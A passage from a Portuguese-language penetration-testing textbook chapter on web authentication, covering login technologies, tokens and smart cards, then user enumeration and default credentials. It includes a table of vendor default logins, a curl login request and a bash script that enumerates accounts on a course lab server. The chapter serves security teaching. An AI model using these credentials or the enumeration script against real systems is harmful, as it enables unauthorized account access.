Este capítulo tem por objetivo apresentar as diversas vulnerabilidades que, comumente, afetam os mecanismos de autenticação de entidades. Com isso em mente, os seguintes tópicos são cobertos: tecnologias de autenticação, uso de informações obtidas nas fases de reconhecimento e de mapeamento, credenciais padronizadas, enumeração de identificadores de usuário, mecanismo vulnerável de recuperação de senhas, funcionalidade “lembrar usuário”, transporte inseguro de credenciais, falhas na implementação do mecanismo, troca de senhas vulnerável, ataque de força bruta, ataque de dicionário, ataque contra senhas armazenadas, políticas de senhas fortes e engenharia social.

Exercício de fixação 1

Autenticação de usuário

Que fatores podem ser utilizados na autenticação de um usuário?

Exercício de nivelamento 1

Autenticação de entidades

O que se entende por autenticação de entidades?

Que tecnologias de autenticação você encontra nas aplicações web que utiliza?

Tecnologias de autenticação empregadas em aplicações web



O mecanismo de autenticação de usuários mais comumente empregado por aplicações web consiste no fornecimento de identificador e senha, cuja correção deve ser verificada pela aplicação contra uma base de contas cadastradas. Essa abordagem pode ser implementada por meio das seguintes tecnologias:

- **Autenticação HTTP:** baseia-se nos métodos Basic e Digest, nativos do protocolo HTTP, que solicitam as credenciais por meio de uma caixa de diálogo exibida ao usuário pelo navegador web. Não é muito utilizada em aplicações acessíveis pela internet, salvo em alguns sistemas de correio eletrônico corporativo. Possui a desvantagem de não permitir travamento de conta, após múltiplas tentativas inválidas e sucessivas de autenticação.
- **Autenticação integrada ao Windows:** antigamente, conhecida por autenticação NTLM ou NT LAN Manager é um método suportado pelos produtos da Microsoft, que utiliza Kerberos ou NTLM no processo de autenticação de usuários. Diferentemente da autenticação HTTP, primeiro tenta utilizar as informações de conta Windows presentes no cliente, antes de solicitar as credenciais para o usuário. Como não é capaz de trabalhar em conexões com proxy, nunca é empregada em aplicações web na internet.
- **Autenticação por formulários:** segundo Stuttard e Pinto (2007), essa tecnologia é usada por mais de 90% dos sistemas na internet, devido à flexibilidade e à facilidade de personalização que apresenta. A captura de credenciais ocorre em um formulário em HTML e a verificação é efetuada no lado do servidor. Políticas de senhas fortes e controles adicionais de segurança podem ser desenvolvidos da maneira que se queira, bastando que sejam codificadas pela aplicação ou suportadas pelo arcabouço de autenticação empregado.

NTLM

Antiga suíte de protocolos de segurança, desenvolvida pela Microsoft para uso em redes Windows, com o objetivo de prover autenticação, sigilo e integridade. Como não suporta algoritmos criptográficos modernos, não deve ser empregada em novas implementações, segundo recomendação do próprio fornecedor.

Atualmente, é comum que uma única pessoa tenha contas em dezenas de sites web, que vão de aplicações de correio eletrônico a sistemas de internet banking. Uma prática de segurança importante é que sejam utilizadas senhas diferentes e fortes para cada uma das contas, mas isso dificulta que o usuário memorize todas elas. Para resolver esse problema, os navegadores web modernos e suítes de proteção de computadores pessoais apresentam funcionalidades para armazenamento seguro de senhas, por meio de uma senha mestra. Embora alguns riscos de segurança parem sobre essas soluções, ainda é uma abordagem muito melhor que a escrita das senhas em um pedaço de papel ou o armazenamento em arquivo não cifrado.



Saiba mais

Kerberos é um protocolo de autenticação de entidades, para aplicações cliente/servidor, criado pelo Massachusetts Institute of Technology (MIT). Utiliza uma terceira parte confiável e criptografia simétrica, para corroborar as identidades das partes envolvidas e, ao mesmo tempo, estabelecer uma chave, para proteção do canal de comunicação.

Outro problema decorrente das soluções baseadas em senhas é que elas podem ser capturadas por software malicioso (keylogger) enquanto são digitadas em máquinas infectadas. Isso levou muitas empresas a adotarem teclados virtuais, como o ilustrado na Figura 3.1(a), que permitem que o usuário clique nos caracteres que compõem a senha escolhida, anulando a ameaça de interceptação. A resposta criminosa foi a criação de screenloggers, capazes de gravar regiões da tela ao redor do ponto clicado com o mouse, bem como as coordenadas dessa posição. Um novo avanço foi necessário e, hoje, alguns teclados virtuais permutam as posições dos elementos, aleatoriamente, antes de apresentá-los, e escondem o símbolo de uma tecla, quando o mouse passa por cima dela – vide Figura 3.1(b).

Aplicações de internet banking e sistemas que requerem um alto grau de segurança adotam, frequentemente, tokens como um segundo fator de autenticação.

A forma mais simples consiste em uma cartela contendo cerca de cinquenta senhas de quatro dígitos geradas aleatoriamente para cada usuário e numeradas sequencialmente –



vide Figura 3.2(a). Quando uma transação crítica, como transferência de fundos, é requisitada, a aplicação solicita que uma senha específica da cartela e a senha geral sejam fornecidas. Se o usuário não possui a cartela correta, a chance de acerto é de uma em dez mil possibilidades, o que é razoavelmente seguro, quando o travamento de contas é utilizado. O problema, porém, reside no fato de que adivinhação de senhas não é o caminho adotado pelos criminosos. O que normalmente eles fazem é induzir o usuário, por meio de engenharia social, a acessar uma página falsificada e fornecer todas as posições da tabela, sob pretexto de um problema ter ocorrido na base da aplicação. Infelizmente, ainda hoje, muitas pessoas são susceptíveis a esse tipo de ataque!



(a)



(b)

Figura 3.1
Teclados virtuais: (a) Tradicional. (b) Com proteção contra screenlogger.

Considerando o ataque acima, uma tecnologia mais eficaz, porém mais custosa, compreende dispositivos de geração de senhas dinâmicas, as quais podem ser usadas apenas uma única vez pelo usuário. Desse modo, a captura delas torna-se uma ameaça irrelevante, pois não é possível reutilizá-las para autenticação, por serem descartáveis.

Porém, como em toda solução baseada em token, um problema surge quando a pessoa perde ou danifica o equipamento, porque ela será impedida de utilizar a aplicação, até que aquele seja substituído. De modo geral, esses dispositivos apresentam um visor de LCD (Figura 3.2(b)), no qual a senha é exibida, e, eventualmente, um teclado numérico para entrada de senha pessoal e desafios. Para que o usuário possa ser validado corretamente, os tokens precisam estar sincronizados com o servidor de autenticação da aplicação, o que é realizado de acordo com a classe a que pertencem (Harris, 2008):

- **Síncronos:** a senha é gerada a partir de uma semente secreta e individualizada e de uma informação, como o horário ou um contador, as quais são compartilhadas entre o servidor de autenticação e o dispositivo. No primeiro caso, a senha é alterada depois de transcorrido um intervalo de tempo pré-determinado, enquanto que, no segundo, o usuário precisa apertar um botão para avançar para o próximo valor.
- **Assíncronos:** essa classe de dispositivos é baseada no seguinte protocolo de desafio-resposta: o servidor de autenticação gera um número aleatório, que é exibido ao usuário pela aplicação. Este digita o valor no token, juntamente com a senha pessoal, e a senha resultante é calculada e exibida no visor de LCD. Para encerrar a autenticação, o valor correto deve ser fornecido à aplicação, que completa a operação solicitada, somente caso a validação seja realizada com sucesso.

Outra solução interessante envolvendo tokens consiste no envio, quando necessário, de informações de autenticação ao aparelho celular cadastrado para o usuário.

Por exemplo, ao receber uma requisição de operação crítica, a aplicação gera um número aleatório de confirmação e o envia, por meio de SMS, ao telefone do cliente, que deve digitá-lo em campo específico do sistema. Para atacar uma solução assim, é necessário, além de obter as credenciais válidas de um usuário, adivinhar o valor de confirmação gerado pelo

servidor ou ter acesso ao celular da vítima. Um problema dessa tecnologia, porém, é que não há garantia de entrega de mensagens SMS, o que pode impedir a concretização de uma transação, se o valor de confirmação não for recebido a tempo.

Figura 3.2
Tokens: (a) Cartela de senhas. (b) Dispositivo síncrono de senhas dinâmicas baseado em horário.

01	9780	09	7464	17	9606	25	1487	33	8386	41	6432
02	3489	10	5110	18	3712	26	4647	34	2431	42	3325
03	8208	11	0404	19	6107	27	7285	35	8293	43	2815
04	9318	12	0392	20	2163	28	4855	36	0505	44	6111
05	0163	13	2663	21	3258	29	4203	37	6109	45	5940
06	6558	14	2300	22	5078	30	3859	38	9977	46	3569
07	7199	15	8420	23	4219	31	8705	39	9346	47	8622
08	9984	16	0809	24	5418	32	9300	40	9734	48	4046

(a)



(b)

Embora soluções baseadas em smart cards e tokens criptográficos estejam disponíveis há um bom tempo (Hamman *et al.*, 2001), não é fácil encontrar aplicações web que as utilizem, devido ao alto custo de implantação e dificuldade de operacionalização. Apesar disso, há um exemplo de uso dessas tecnologias no cenário brasileiro, o site da Receita Federal, que permite realizar a autenticação do usuário por meio do e-CPF (vide Figura 3.3).



Figura 3.3
Aplicação da Receita Federal, que permite acesso via e-CPF.

O princípio básico da autenticação por token criptográfico consiste no protocolo de desafio-resposta ilustrado, de maneira simplificada, na Figura 3.4:

1. O usuário solicita à aplicação a realização de uma operação crítica.
2. Como resposta, o servidor envia um número aleatório (desafio) ao cliente, que deve ser assinado digitalmente com a chave privada contida no token.
3. O lado cliente da aplicação solicita ao usuário a senha do smart card.
4. Usuário fornece à aplicação a senha de acesso ao smart card.
5. A senha é enviada ao smart card, para autenticação do usuário.

6. A aplicação cliente fornece o desafio para o smart card, para geração de assinatura.
7. O smart card assina o desafio e o devolve à aplicação cliente.
8. O desafio assinado é enviado ao servidor, para verificação por meio da chave pública cadastrada do usuário. Caso uma resposta positiva seja obtida, é possível corroborar a identidade do usuário, pois somente ele, que detém o smart card e conhece a senha de acesso, é capaz de gerar uma assinatura digital válida.




Figura 3.4
Autenticação de usuário com smart card.

Alternativamente, é possível calcular um MAC sobre o desafio, em vez de uma assinatura digital, empregando uma chave simétrica armazenada no dispositivo criptográfico e compartilhada com a aplicação. Qual dos mecanismos escolher depende do tipo de smart card utilizado, que pode suportar apenas criptografia simétrica ou, também, algoritmos assimétricos.

Conforme visto, uma ameaça contra sistemas baseados em senhas consiste na captura destas por meio de softwares maliciosos instalados na máquina do usuário. Embora isso também possa acontecer no caso das senhas de acesso às chaves criptográficas, como elas nunca deixam o dispositivo criptográfico, é preciso roubá-lo, para executar um ataque efetivo contra a aplicação. Outro cenário hipotético, mas factível se o token fica conectado ao ambiente o tempo inteiro, é utilizar o próprio malware que captura a senha para realizar transações fraudulentas em nome da vítima. Nesse caso, o dispositivo criptográfico é tratado como um oráculo, que responde a todas as perguntas que lhe são direcionadas.

Outro método possível de corroborar a identidade do usuário, porém, pouco presente em aplicações web, emprega o próprio protocolo SSL/TLS, que permite autenticação mútua de entidades. Isso requer que um certificado digital de usuário e a chave privada correspondente, normalmente, em formato Public-Key Cryptography Standards #12 (**PKCS #12**), sejam inseridos no navegador web.

PKCS #12
Padrão criado pelo RSA Laboratories, para o armazenamento e transferência seguros de chaves privadas e outras informações sigilosas de identificação.

Quando o usuário acessar uma aplicação que requeira o uso de certificado de cliente, o navegador abre uma janela solicitando que um par de chaves seja escolhido (vide Figura 3.5). Caso o servidor consiga validar o certificado apresentado, a negociação SSL/TLS é completada com sucesso, e acesso a regiões protegidas da aplicação é concedido ao usuário.

As seguintes dificuldades, pelo menos, podem ser enumeradas para a autenticação de usuário baseada no protocolo SSL/TLS:

- Dificuldade de implantação: cada usuário da aplicação precisa obter um certificado de uma autoridade certificadora válida ou então a entidade dona da aplicação necessita criar e manter infraestrutura de chaves públicas própria. Qualquer uma das abordagens gera um custo financeiro e/ou operacional, que, muitas vezes, pode ser proibitivo.

- Proteção da chave privada de usuário: de modo geral, os navegadores web somente pedem a senha do arquivo PKCS #12, contendo a chave privada, no momento de importação. Após isso, qualquer pessoa que tenha acesso à máquina é capaz de se autenticar na aplicação, selecionando o par de chaves adequado.
- Controle de acesso: os privilégios de acesso são concedidos com base em configurações no servidor web, que especifica os recursos da aplicação que cada usuário pode acessar, de acordo com o nome contido no certificado. Fica claro que gerenciar os privilégios em um ambiente assim não é nada prático, pois cada alteração requer que o servidor seja reiniciado, para que as novas configurações tornem-se ativas.



Figura 3.5
Tela do Firefox solicitando escolha de certificado para acesso à aplicação web.

A última tecnologia de autenticação a ser abordada é a baseada em biometria, cujas vertentes mais simples de serem utilizadas em ambientes genéricos são as de reconhecimento de face e de locutor.

A razão disso é que, atualmente, a grande maioria de computadores pessoais e portáteis possui câmera e microfone instalados, descartando a necessidade de se adquirir equipamento caro e especializado. Esse tipo de solução requer, como no caso de dispositivos criptográficos, que um módulo no lado cliente, escrito em Java ou ActiveX, por exemplo, seja carregado e executado pelo navegador web, para controle do dispositivo de captura de dados biométricos.

Diversos fatores impedem uma adoção em massa de biometria:

- O processo de registro de usuário não é simples e requer que diversas amostras sejam coletadas em dois tipos de ambiente: naturais e controlados. Para aplicações web de propósito geral, isso é extremamente complicado de ser realizado, pois o usuário se registra a partir do próprio computador pessoal, sem interagir fisicamente com a empresa que oferece o serviço.
- Métodos biométricos precisam ser regulados para balancear as taxas de falsos positivos e falsos negativos. Este último mede a proporção de usuários válidos que não são autenticados pelo sistema, enquanto que o primeiro avalia a taxa de pessoas, eventualmente atacantes, que são incorretamente autenticadas como outras.

- Diversos métodos de ataque foram descritos na literatura para comprometer autenticação biométrica (Duc e Mihn, 2009; Uludag e Jain, 2004) e as principais estratégias de mitigação requerem o uso de tecnologia especial ou ferem a usabilidade do sistema.

Exercício de nivelamento 2

Vulnerabilidades

Que tipos de vulnerabilidades podem ser encontrados em mecanismos de autenticação?

Descoberta de vulnerabilidades e exploração

Um exemplo de vulnerabilidade em mecanismos de autenticação, que afeta diversas aplicações web, consiste na submissão de credenciais de acesso, por meio do protocolo HTTP, o qual não protege a confidencialidade do canal.



Consequentemente, essas informações podem ser facilmente capturadas, no caminho até o servidor, e utilizadas por um atacante para autenticar-se no sistema. Para ratificar esta constatação, considere-se que, até bem pouco tempo atrás, diversos sítios de correio eletrônico funcionavam dessa maneira. Felizmente, isso melhorou muito, hoje em dia, mas são poucos os que protegem a sessão inteira por meio do protocolo HTTPS, deixando, ainda, uma brecha para ataques de sequestro de sessão.

Outra técnica que pode ser empregada para quebrar o mecanismo de autenticação é o ataque por força bruta, que consiste em testar todas as senhas possíveis para um conjunto de identificadores de usuário.



O ponto de partida depende da enumeração de alguns usuários da aplicação, o que pode ser facilitado pelo uso de identificadores previsíveis, contas pré-instaladas ou mensagens de erro detalhadas. Adicionalmente, para o sucesso da exploração, a aplicação precisa ser incapaz de travar contas, após múltiplas tentativas inválidas e sucessivas de autenticação, além de não implementar uma política de senhas fortes.

Cuidados devem ser tomados para evitar que o mecanismo de autenticação seja evadido. Um deslize comum, nesse sentido, é criar uma página de autenticação que, em caso de sucesso, redireciona o usuário para áreas protegidas da aplicação, mas sem impedir o acesso direto a essas páginas.



Nessa mesma linha, algumas aplicações podem ser enganadas pela simples manipulação de parâmetros. Por exemplo, um atacante pode, simplesmente, trocar o valor de um campo escondido, que indica se um usuário está autenticado, de “não” para “sim”. Ademais, se o trecho de código que trata a autenticação contiver erros lógicos, muito provavelmente não serão necessárias credenciais válidas para acesso à aplicação.

Mecanismos de recuperação e troca de senhas podem, muitas vezes, ser um caminho para acesso não autorizado à aplicação.



Alguns erros que devem ser evitados no primeiro caso compreendem: utilização de perguntas secretas com respostas fáceis de serem adivinhadas; inexistência de mecanismo de travamento por tentativas inválidas; e exibição da senha atual, caso o usuário responda corretamente às perguntas secretas. Já com relação à troca de senhas, ataques são possíveis quando a senha antiga não é solicitada, antes da realização da operação.

Para finalizar, é importante mencionar que o principal problema com a autenticação de usuário não é de origem técnica, mas sim de natureza humana.



Para pensar



As pessoas tendem a escolher senhas fáceis de serem memorizadas, que são facilmente adivinhadas por terceiros. Quando o sistema verifica a qualidade das senhas, os usuários criam um arquivo em claro para armazená-las ou penduram um pedaço de papel no monitor com o valor escolhido. Se cartões de senha são empregados, basta enviar uma mensagem de correio eletrônico, dizendo que houve um problema no sistema e que a cartela inteira precisa ser fornecida pelo usuário, para se ter acesso a todos os valores.

Uso de informações obtidas nas fases de reconhecimento e mapeamento



Conforme visto no Capítulo 2, diversas informações interessantes podem ser obtidas nas fases de mapeamento e de reconhecimento de aplicações web. Em alguns casos, são descobertos identificadores válidos de usuários, que servem de ponto de partida para um ataque de força bruta contra o mecanismo de autenticação ou para quebra da funcionalidade de recuperação de senhas. Em outros cenários mais favoráveis, as informações permitem acesso direto às áreas protegidas do sistema, o que pode ser muito útil, quando são realizados testes caixa-preta, nos quais, contas válidas de usuário não são fornecidas.

Por exemplo, observe-se o conteúdo do arquivo `accounts.txt`, abaixo ilustrado, que pode ser encontrado no processo de reconhecimento da aplicação de teste `Mutillidae`. Tudo indica que as informações exibidas são credenciais de acesso à aplicação. Assim, basta testá-las, uma a uma, e verificar se é possível autenticar-se como um usuário válido, conforme ilustrado na Figura 3.7. As vantagens dessa situação residem no tempo economizado para obtenção de acesso às áreas protegidas do sistema e o não disparo de alertas por eventuais mecanismos de detecção de intrusão que estejam instalados no ambiente.

```
'admin', 'adminpass', 'Monkey!!!  
'adrian', 'somepassword', 'Zombie Films Rock!!!  
'john', 'monkey', 'I like the smell of confunk  
'ed', 'pentest', 'Commandline KungFu anyone?
```

Figura 3.6
Conteúdo do arquivo `accounts.txt`.



Outra fonte de credenciais válidas, descobertas no mapeamento da aplicação, são comentários deixados pelos programadores, no código HTML apresentado ao usuário, conforme ilustrado na Figura 3.8.



Figura 3.7
Autenticação na aplicação com dados obtidos na fase de reconhecimento.

Isso acontece, muitas vezes, quando alguma funcionalidade ainda não está finalizada e os desenvolvedores deixam um lembrete contendo identificador e senha de teste, para uso próprio, o qual não é removido do código, por esquecimento, antes da liberação do sistema para produção. Note-se que para essa vulnerabilidade poder ser explorada, contas de teste devem estar presentes no ambiente final da aplicação, o que configura um problema de segurança adicional.

Obviamente, descobrir credenciais válidas logo no início do teste de invasão representa o cenário ideal, mas nem sempre ele pode ser alcançado. Assim, deve-se ter em mente que outras informações, como identificadores de usuários, podem ser igualmente úteis, empregando-se outras técnicas de invasão. Portanto, uma lista deve ser compilada, a partir dos identificadores encontrados, em fontes públicas, como redes sociais e listas de discussão, durante a etapa de reconhecimento.




Figura 3.8
Credenciais contidas em comentário no código HTML.

Usuário e senha padronizados

Sistemas e plataformas, normalmente, são distribuídos com algumas contas padronizadas, cujas senhas são conhecidas publicamente. Caso aquelas não sejam desativadas ou as senhas não sejam alteradas, um atacante pode, muito facilmente, obter acesso não autorizado ao sistema, bastando para isso consultar a documentação do fornecedor ou a internet.



Mesmo quando o administrador tem preocupação em definir uma nova senha, é comum que valores simples sejam escolhidos, como “pass123”, por exemplo. Por esses motivos, essa verificação deve sempre ser efetuada em um teste de invasão, para todos os elementos mapeados, pois pode trazer excelentes resultados, com o mínimo de esforço.

Em sistemas desenvolvidos para o uso interno de uma empresa, é normal encontrar contas previsíveis como “admin”, “administrator”, “root”, “system”, “test”, “teste”, “test123” e “guest”. As senhas, por sua vez, costumam ser vazias, iguais aos próprios identificadores ou palavras comuns, como “password”, “pass123” e “senha” (Meucci *et al.*, 2008).



Além disso, essas contas, normalmente, possuem privilégios administrativos sobre a aplicação, resultando em maior impacto, quando exploradas. Ainda nesse escopo, contas de novos usuários, muitas vezes, são definidas com senhas padronizadas ou baseadas em uma regra de formação, dependente do identificador de usuário. Isso cria uma janela de oportunidade para ataques, que perdura até que o novo colaborador substitua a senha inicial.

Para concluir esta seção, a Figura 3.9 lista credenciais conhecidas para alguns sistemas web e plataformas subjacentes encontrados comumente em sistemas de produção.

Plataforma/Sistema	Versões	Usuário	Senha
Apache Tomcat	Diversas	admin	admin
Apache Tomcat	Diversas	admin	tomcat
Apache Tomcat	Diversas	tomcat	tomcat
BEA Weblogic	5.1	system	weblogic
IBM WebSphere Application Server	Community Edition	system	manager
Microsoft SQL Server	2000, 2005	sa	-
MySQL	Todas	root	-
Oracle Database	Diversas	scott	tiger
Oracle Database	7, 8i	sys	change_on_install
Oracle Database	< 10	system	manager
phpMyAdmin	Todas	root	-
Pligg CMS		god	12345
Red Hat JBoss	4	admin	admin
SonicWALL	Todas	admin	password

Figura 3.9
Exemplos de
conta e senha
padronizadas.



Enumeração de identificadores de usuários

Mesmo quando as informações levantadas durante as fases de reconhecimento e mapeamento são suficientes para viabilizar acesso a regiões protegidas da aplicação, é importante ter à disposição um conjunto de identificadores válidos de usuários, para se testar outras potenciais vulnerabilidades.

Vimos, anteriormente, que algumas vezes é possível obtê-los diretamente em fontes públicas de informação, mas quando isso não acontece, eles devem ser coletados em um processo denominado de enumeração de usuários.

Uma vulnerabilidade na aplicação, que pode ser explorada para esse propósito, consiste em se exibir ao usuário mensagens de erro muito específicas, quando a autenticação não é realizada com sucesso.

Observando o exemplo da Figura 3.10, percebe-se que a aplicação indica se o motivo do problema foi o fornecimento de um identificador inexistente ou de uma senha inválida. No último caso, logicamente, pode-se concluir que a conta informada foi reconhecida pelo sistema, se não, a outra mensagem teria sido apresentada.

Desse modo, para enumerar usuários, basta tentar se autenticar no sistema, com uma série de possíveis identificadores, e observar as mensagens de erro exibidas.



Figura 3.10
Mensagens de erro não uniformes em caso de tentativa malsucedida de autenticação: (a) Usuário existe, mas senha informada é incorreta. (b) Usuário não existe.

Como um mecanismo de travamento de conta por tentativas malsucedidas de autenticação pode estar habilitado, é razoável realizar o teste com uma senha plausível, para não desperdiçar uma das chances disponíveis. Estratégias eficazes incluem repetir o próprio identificador de usuário ou fornecer uma das senhas comuns, enumeradas na seção anterior (Stuttard e Pinto, 2007).

Note que a chave para o sucesso da técnica depende de conseguir discernir a situação em que a conta é inválida daquela em que ela existe, mas a senha informada não é a esperada.


Assim, mesmo que as mensagens de erro para os dois casos pareçam idênticas, deve-se analisá-las detalhadamente, em busca de diferenças sutis que possam existir (Stuttard e Pinto, 2007; Meucci *et al.*, 2008). Abaixo estão exemplos de características que podem variar e não serem visualmente perceptíveis:

- **Código HTML:** as mensagens de erro podem ser visualmente iguais, mas com diferenças no código HTML. Por exemplo, cada página pode conter um campo escondido de código de erro, definido com valor específico.
- **Título da página:** corpos das mensagens idênticos, mas com títulos diferentes indicando cada uma das situações.

- **Tempo de resposta:** a aplicação pode gastar mais tempo para exibir uma mensagem de erro, quando o identificador existe e a senha é incorreta, porque ela precisa ser transformada e comparada com o valor na base de usuários. Embora isso seja, normalmente, imperceptível para um ser humano, uma ferramenta automatizada é capaz de detectar e apontar tal variação no tempo de processamento.
- **Cabeçalhos da resposta:** presença de cabeçalhos personalizados, que variam de acordo com o erro ocorrido.

Em um teste de invasão real, é fundamental recorrer à automatização, pois um grande número de identificadores de usuário é verificado.

O seguinte exemplo ilustra uma maneira de realizar o trabalho empregando o utilitário curl, que permite transferir dados por meio de diversos protocolos, inclusive o HTTP. O primeiro passo consiste em identificar a URL do programa que processa a autenticação e os nomes dos parâmetros enviados. Essas informações podem ser obtidas interceptando a requisição ou a partir do código-fonte do formulário de autenticação, conforme ilustrado na Figura 3.11.



```

Source of: http://form-auth.esr.rnp.br/ - Mozilla Firefox
File Edit View Help

<form name="form1" method="post" action="login.php">
  <td>
    <table width="100%" border="0" cellpadding="2" cellspacing="1" bgcolor="#FFFFFF">
      <tr>
        <td colspan="2"><strong>Login</strong></td>
      </tr>
      <tr>
        <td width="80">Usuário:</td>
        <td width="300"><input name="userid" type="text" id="userid" size="30"></td>
      </tr>
      <tr>
        <td>Senha:</td>
        <td><input name="senha" type="text" id="senha" size="30"></td>
      </tr>
      <tr>
        <td>&nbsp;</td>
        <td><input type="submit" name="Submit1" value="Login">
          <input type="submit" name="Submit2" value="Esqueci minha senha"></td>
      </tr>
    </table>
  </td>
</form>
Line 36, Col 10

```

Figura 3.11
Código-fonte de
formulário de
autenticação.

A sintaxe do utilitário curl, para submeter o formulário com os parâmetros identificados, e a saída da execução estão abaixo ilustrados:

```

~$ curl -s --data "userid=admin&senha=admin&Submit1=Login" \
http://form-auth.esr.rnp.br/login.php

<table width="380" border="0" cellpadding="0" cellspacing="1"
bgcolor="#424271"><tr><td></td></
tr></table><table width="380" border="1" cellpadding="0"
cellspacing="1"><tr><td align="center"><b>admin, seja bem-vindo!</
b></td></tr></table><table width="380" border="1" cellpadding="0"
cellspacing="1"><tr><td><br><a href="http://form-auth.esr.rnp.br/
checkbalance.php?auth=Y&uid=admin">Consultar saldo</a><br><br><a
href="http://form-auth.esr.rnp.br">Encerrar sess&atilde;o</
a><br><br></td></tr></table>

```

Pelo HTML retornado, é possível observar que as credenciais admin/admin são válidas e que os textos marcados em vermelho podem ser empregados para identificar uma autenticação bem-sucedida. Considerando essa informação e também que a aplicação exibe as mensagens de erro ilustradas na Figura 3.10, um script para enumeração de usuários está apresentado na Figura 3.12. Esse script obtém a lista de identificadores a partir do arquivo texto ids, que contém um item por linha e tenta se autenticar usando o mesmo valor para usuário e senha. Se as credenciais são validadas, um par “(id, id)” é exibido; se não, se a mensagem de senha incorreta é recebida, exibe-se um par “(id, ?)”, indicando conta existente e senha desconhecida. Nesse caso, é importante lembrar que uma das tentativas permitidas foi consumida antes do bloqueio da conta.


```
#!/bin/bash

for id in $(cat ids)
do
    resp=$(curl -s --data "userid=$id&senha=$id&Submit1=Login" \
        http://form-auth.esr.rnp.br/login.php)
    if [ $(echo $resp | grep -c "senha incorreta") -ne 0 ];
    then
        echo "($id, ?)"
    elif [ $(echo $resp | grep -c "bem-vindo") -ne 0 ];
    then
        echo "($id , $id)"
    fi
done
```


Figura 3.12
Script para enumeração de usuários.

Algumas aplicações web evitam o ataque de enumeração de identificadores de usuários na tela de autenticação, exibindo uma mensagem uniforme de erro, quando as credenciais fornecidas não são válidas.

Apesar disso, o controle não é adotado nas demais funcionalidades do sistema, como, por exemplo, o mecanismo de recuperação de senhas. Consequentemente, o problema, que está ilustrado na Figura 3.13, pode ser explorado empregando a mesma técnica descrita anteriormente.



(a)



(b)

Figura 3.13
Mecanismo vulnerável de recuperação de senhas, que possibilita enumeração de usuários: (a) Tela exibida, quando identificador existe. (b) Mensagem de erro informando inexistência de identificador.

Aplicações que permitem a criação da própria conta de acesso, em sua grande maioria, não tratam a fraqueza em questão durante o processo de cadastro. Quando um identificador já existente é fornecido, a aplicação informa o fato ao usuário, revelando, colateralmente, a validade da conta, sem o risco de bloqueá-la. Nesse caso, entretanto, não é fácil corrigir a vulnerabilidade e, por isso, o risco tende a ser assumido.

A dificuldade de solução reside nas opções disponíveis para lidar com o problema:

- Uma abordagem consiste em delegar a geração de identificadores à aplicação, mas, para que o controle seja efetivo, eles precisam ser imprevisíveis, dificultando a memorização por parte do usuário. Observe que, se esse requisito não for satisfeito, a enumeração de usuários torna-se trivial.
